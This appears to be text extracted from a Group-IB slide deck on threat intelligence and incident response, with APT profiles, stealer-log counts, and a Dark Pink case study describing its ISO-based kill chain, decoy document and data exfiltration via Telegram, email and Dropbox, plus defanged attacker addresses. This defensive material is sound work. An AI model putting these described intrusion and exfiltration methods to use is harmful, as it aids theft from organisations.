



Threat Landscape & Intelligence-driven Response

Group-IB: Overview



Our mission: Fight against cybercrime



Global presence

500+

team of digital crime
fighters

60

countries

Digital Crime
Resistance Centers

in every region of presence (Europe, Asia-Pacific,
Central Asia, and Middle East)



Best in innovation and excellence

80%

of our team consists of
specialized technical
experts

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
saved by our client
companies through our
technologies

8 Gold

Cybersecurity Excellence
Awards (2022)

ASEAN Region
2023 Awards

Top Women in Security



Evidence of Investigative Leadership

#1*

Incident Response
Retainer

1400+

successful high-tech crime
investigations in 60+ countries

GROUP-IB GLOBAL PARTNERSHIPS

INTERPOL

EUROPOL

AFRIPOL

GROUP-IB RECOGNIZED BY TOP INDUSTRY EXPERTS

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
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
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
LOW MATURITY COMPLEXITY SCALE

HIGHLY-SOPHISTICATED


APT TACTICS, TECHNIQUES AND PROCEDURES




KEY FEATURES



CYBERCRIME OVERVIEW



HOW RANSOMWARE OPERATES



CORE BUSINESS IMPACTS



NEGATIVE PUBLIC EXPOSURE

Hacktivists, Terrorists Ransomware make some noise on social media claiming successful attacks against their victims



SIGNIFICANT STRESS TO THE SECURITY TEAM

24x7 work mode, managing management expectations, fighting against cybercrime and will to sleep



CONFIDENTIAL INFORMATION DISCLOSURE

Ransomware affiliates will publish bulk data on their Data Leak Site. Nation-state groups will reuse the leaked data for their own needs.



REGULATORY FINES

Incident Response must be performed by a trusted third-party cybersecurity provider. The investigation results will discover any violation committed prior to the attack. This should be disclosed with Regulatory authorities and may lead to a fine.

42%+

Of clients claimed Data Loss


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Reported Business Downtime


30%+

Reported Lost customers


RANSOMWARE BY INDUSTRY



ACCESS BROKERS




USE OF COMPROMISED ACCOUNTS



Malware		
Q Search		
☐	RedLine Stealer	239,558
☐	META Stealer	73,617
☐	AZORult	17,551
☐	LummaC2	7,566
☐	SystemBC	5,207
☐	Vidar	4,043
☐	Phemedrone Stealer	3,931
☐	Raccoon	2,742
☐	CryptBot	2,255
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☐	Erbium Stealer	1,178
☐	Unknown	1,041
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
HACKTIVISM

Global Top jurisdictions targeted by hacktivists in 2024




HACKTIVISM

Global Top 10 industries targeted by hacktivists in 2024



WHATS RELEVANT TO ME?



SAMPLE GROUPS



Cloud Atlas

Alleged attribution
Ukraine

Scope
Asia, Europe

First seen
2007

ABOUT

Cloud Atlas is a cyber-espionage group that conducts highly targeted attacks on critical infrastructure across various regions and political conflicts. Despite years of activity, its tactics, techniques, and procedures (TTPs) have remained largely unchanged, relying on phishing emails with trojanized documents for malware delivery.

Initially focused on Russia, Cloud Atlas has since expanded its operations globally. The group employs advanced identity cloaking and deploys clean, sophisticated malware, indicating strong backing. Its arsenal includes malware targeting Android, BlackBerry, and Apple iOS devices.

ALIASES

Inception, Inception Framework, Oxygen, ATK 116, RedOctober, Hive0097, Clean Ursa, Cloud Werewolf

TOP TACTICS

Phishing → Spearphishing Attachment (T1566.001)

User Execution → Malicious File (T1204.002)

Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder (T1547.001)

Template Injection (T1221) Ingress Tool Transfer (T1105)

System Information Discovery (T1082)

INDUSTRY FOCUS

Aerospace Community and lifestyle Energy

Financial services Government and military Manufacturing

Lending and investments Natural resources Transportation



SAMPLE GROUPS



Muddy Water

Alleged attribution
Iran

Scope
Scope: Worldwide

First seen
2017

ABOUT

MuddyWater, also known by aliases TA450 and Seedworm, is a sophisticated threat actor group that has been operating since at least 2017. The group's primary motivation is espionage and intelligence gathering.

MuddyWater targets a variety of industries, including government, telecommunications, energy, and critical infrastructure, with a particular focus on the Middle East, South Asia, and NATO-affiliated countries.

ALIASES

TEMP.Zagros, Seedworm, Static Kitten, SectorD02, TA450, Boggy Serpens, MERCURY, Mango Sandstorm, Earth Vetala, Mercury, Cobalt Ulster, ATK51, T-APT-14, Yellow Nix

TOP TACTICS

- Command and Scripting Interpreter (T1059)
- Command and Scripting Interpreter → PowerShell (T1059.001)
- Scheduled Task/Job (T1053) Phishing (T1566)
- Phishing → Spearphishing Attachment (T1566.001)
- Boot or Logon Autostart Execution (T1547)

INDUSTRY FOCUS

- Financial services Education Financial services
- Transportation Government and military
- IT Healthcare




Application of Intelligence

Goal: provide examples of how intelligence can be made actionable

APT: Dark Pink Case Study

Key findings

- Dark Pink expanded its operations to Belgium, Brunei, and Thailand.
- The group remains highly active with **two** successful attacks carried out since the beginning of 2023.
- Dark Pink keeps updating its existing toolset to remain undetected.
- In a recent attack, Dark Pink exfiltrated stolen data over a HTTP protocol using a service called Webhook.
- Dark Pink uses different **LOLBin** techniques to evade detection on infected machines.



Group-IB Finds new APAC Government APT

Starting point Yara rule (Dark Pink)

Yara rule for another APT
This was APT31 but we
caught a new APT with it

- the killchain starts with ISO file which contains 3 files:
 - Lure note
 - MSVCR100.dll (payload)
 - <name>.doc.exe (loader)

6/C3SOB 18 October 2022

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AGENDA: Updates on AJEX DAGITPA 06-2022

DATE/TIME: 20 0900 October 2022 (Thursday)

VENUE: VTC through Zoom
Meeting ID: 508 040 2796
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ATTIRE: Uniform of the Day with Face Mask

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
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MORE DETAILED ATTACK FLOW

DARK PINK APT KILL CHAIN 1: ALL-INCLUSIVE ISO




Same TTP's for nation state threat actors that we've seen since 2014.

Why did we call it "Dark Pink"

Dark Pink comes from a hybrid of two of the email addresses (blackpink.301@outlook[.]com and blackred.113@outlook[.]com) used by the threat actors during data exfiltration via the latter pathway.

THREE DIFFERENT KILL CHAINS WERE DISCOVERED



OPERATION INTEL: DATA EXFILTRATION

A list of files from common network shares, web browser data, documents, messenger data, web browsers information can be sent in by three way.

Telegram

The most common way to exfiltrate data. The archives are sent to Telegram Bot.

SMTP

ZIP-archives with stolen information are sent to cyber criminals as attachments to emails. The email addresses were registered in Outlook service.

Dropbox


The stolen data can be uploaded to Dropbox by HTTP requests. 36 unique tokens were observed.

TACTICAL INTEL: DATA EXFILTRATION (Parsing Telegram)



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STRATEGIC INTEL: USE OF TTPS FROM OTHER ACTORS




VALUE OF INTELLIGENCE IN THIS CASE




- Strategic, operational and tactical intel on relevant threats
- Provision of additional rules available in the portal
- Identification of new indicators
- MITRE mapping and tracking
- New targeting trends and industries
- Special indicators from C2 infrastructure on Telegram to identify additional victims

Where do we map into the Intelligence Lifecycle?

THREAT MODELING PROCESS




RISK, THREAT, VULNERABILITY AND ASSET



THREAT LANDSCAPE



Region/Country + Industry + Previous Incidents + Top Techniques - Irrelevant techniques = THREAT LANDSCAPE



HOW DO WE APPLY INTELLIGENCE



Data

Data are pieces of information that function out of context. For example, data would include IP addresses or domain names. The collected, processed and analyzed data becomes information.

VS

Intelligence

Based on the results of collecting, processing and analyzing data in accordance with the task at hand, we can obtain information about a particular threat. Without analysis, the collected data can remain data.

HOW DO WE APPLY RELEVANCE

Includes information and analysis from a rich array of sources, presented in ways that make it easy to understand and use
Is valuable to all the major teams in the cybersecurity organization ;
Can help every security function save time;

Billions of “feeds” from different sources
90% of IoCs are not relevant
Noise of false-positive alerts
44% percent of security alerts go uninvestigated
Attacks still happen

What actions are necessary to reduce your risk profile?

OceanLotus		Last threats 87
Cobalt Kitty, SeaLotus, APT-C-00, APT32, SectorF01		OceanLotus - New indicators have been found 20 Feb 2024
First seen	01 Jan 2010	OceanLotus - New indicators have been found 17 Feb 2024
Last seen	20 Feb 2024	
Attribution	 Vietnam	OceanLotus - New indicators have been found 12 Feb 2024
Industry	Government and military->Government · Education->Education · Other->Non profit · Energy->Energy · Financial services->Financial services +14	
Geography	 +4	
Expertise tags	AutoReport GIB origin Cobalt Strike MacOS	

HOW CAN WE ASSESS OUR RISK



The main point of risk analysis is the formation of a risk-based approach that allows you to compare “how much we can lose” with the cost of protection measures



Example:

AV: Database price = 15M \$

EF: percentage of damage in case of threat = 10%

SLE: amount of damage = $AV * EF = 15M \$ * 10\% = 1,5M \$$

ARO: number of this threat per year = 5

ALE: company losses per year = $SLE * ARO = 1,5M \$ * 5 = 7,5 M\$$

APPLICATION OF MITRE ATT&CK

GROUP-IB

Explaining the steps of the cyber breach

Filter by:

Region

Country

Industry

Date filter:

Start — End

CSV

JSON

Enterprise attack 623

Mobile attack 57

ICS attack 4

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Reconnaissance 9 techniques	Resource-development 8 techniques	Initial-access 10 techniques	Execution 12 techniques	Persistence 21 techniques	Privilege-escalation 13 techniques	Defense-evasion 36 techniques	Credential-access 15 techniques	Discovery 29 techniques	Lateral-movement 9 techniques	Collection 17 techniques
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Interconnectivity of cybercrime and geopolitics



Deglobalization & geopolitical tension




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
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


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
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
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DETECT & VERIFY




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
CYBERSECURITY INCIDENT TYPES



Grouping by 3 major categories, explaining what is the trigger



INCIDENT CLASSIFICATION



INCIDENT ROOT CAUSE ANALYSIS



Top popular gaps from SOC / CISO perspective

TECHNOLOGY



No Detection

The security control was successfully bypassed or ignore malicious activity



Lack of Integration

Different security controls were not acting as a united ecosystem



Lack of Analysis and Prevention Mechanisms

Gaps in technology or its capabilities including incident triaging, containment, eradication.

PROCESS



Insufficient Incident Response Actions

The incident analysis and handling action were insufficient to stop the cybersecurity breach



Unpatched Vulnerability

The Vulnerability Management program was not sufficient to mitigate the 1-day vulnerability present in the infrastructure



Lack of Properly Documented and Implemented Process

The incident response and incident management team could not properly coordinate during the incident response process

PEOPLE



Missed Alert due to Response Cycles

An incident notification occurred during off-shift or was skipped by cybersecurity team



Lack of Resources

Lack of SOC analysts, threat hunters or incident response personnel



Lack of Relevant Skills

Gap in knowledge resulting in team was unsure how to handle the incident, or IT team was not enough skilled to handle the incident

Threat intelligence for preparation

Statistic related to Attack Types:

Attack Types	Number of Attacks
Leak	130
Ransomware	108
Hacktivism	46
Ddos	27
Phishing	8
Web attacks	5
Access	1
Banking fraud	1

Statistic related to Threat Actor:

Threat Actor	Number of Attacks
Rippersec	17
Qilin	11
Killsec	9
Akira	8
Safepay	8
Dragonforce	7
Lynx	7
Ruskinet	7

01 Understanding of relevant threats and associated risks

02 Prioritization of patching, hardening, and detection rules


03 Informed decisions on security controls and resources

Threat intelligence for identification

01 Prioritization and criticality evaluation

02 Data enrichment and contextualization

03 Link recognition and analysis



Threat intelligence for containment and eradication

MITRE ATT&CK® Navigator

RE&CT Enterprise Matrix x +

selection controls

layer controls

technique controls

Preparation	Identification	Containment	Eradication	Recovery	Lessons Learned
103 items	63 items	26 items	8 items	14 items	2 items
Practice	List victims of security alert	Patch vulnerability	Report incident to external companies	Reinstall host from golden image	Develop incident report
Take trainings	List host vulnerabilities	Block external IP address	Remove rogue network device	Restore data from backup	Conduct lessons learned exercise
Raise personnel awareness	Put compromised accounts on monitoring	Block internal IP address	Delete email message	Unblock blocked IP	
Make personnel report suspicious activity	List hosts communicated with internal domain	Block external domain	Remove file	Unblock blocked domain	
Set up relevant data collection	List hosts communicated with internal IP	Block internal domain	Remove registry key	Unblock blocked URL	
Set up a centralized long-term log storage	List hosts communicated with internal URL	Block external URL	Remove service	Unblock blocked port	
Develop communication map	Analyse domain name	Block internal URL	Revoke authentication credentials	Unblock blocked user	
Make sure there are backups	Analyse IP	Block port external communication	Remove user account	Unblock domain on email	
Get network architecture map	Analyse uri	Block port internal communication		Unblock sender on email	
Get access control matrix	List hosts communicated by port	Block user external communication		Restore quarantined email message	
Develop assets knowledge base	List hosts connected to VPN	Block user internal communication		Restore quarantined file	
Check analysis toolset	List hosts connected to intranet	Block data transferring by content pattern		Unblock blocked process	
Access vulnerability management system logs	List data transferred	Block domain on email		Enable disabled service	
Connect with trusted communities	Collect transferred data	Block sender on email		Unlock locked user account	
		Quarantine email message			

01 Informed decisions and targeted containment actions

02 Prediction of the threat actor activities

03 Initial attack vector and zero patient identification

Threat intelligence for recovery and post-activities

For the companies which data is inside of the leakage:

- Perform the additional review of the leakage file tree with aim to discover files which were not marked as critical by the vendor.
- Assume that all files in the leak are compromised and publicly accessible. Take all necessary actions:
 - In case of key data compromising (VPN certificates, API keys, passwords) - immediately revoke these objects. Check access logs related to these objects and in case of signs of unauthorized access - immediately initiate the Incident Response team;
 - In case of critical documents compromising immediately involve the corresponding team for the further action (based on the nature of the file it might be the legal, HR, PR and etc teams);
 - Notify the corresponding authorities (in case if leaked data was broken the compliance) or organizations (for example, if a bank data was leaked) about specific data leakage if applicable;
 - Notify critical customers in a personal way in case their data was leaked.
- Request additional information regarding the incident from the compromised organization.
- Since the leak is public, any internet user can analyze the leaked files and find critical data. Information about this may spread into the public domain. It is necessary to create a PR plan and be prepared to respond to questions and manage the negative perception of the company that may arise due to the compromise of sensitive data.


01 Cost-effective validation of cleanup

02 Actionable improvements aligned with the best practices


03 Information sharing and cross-team knowledge exchange

5. CONCLUSIONS

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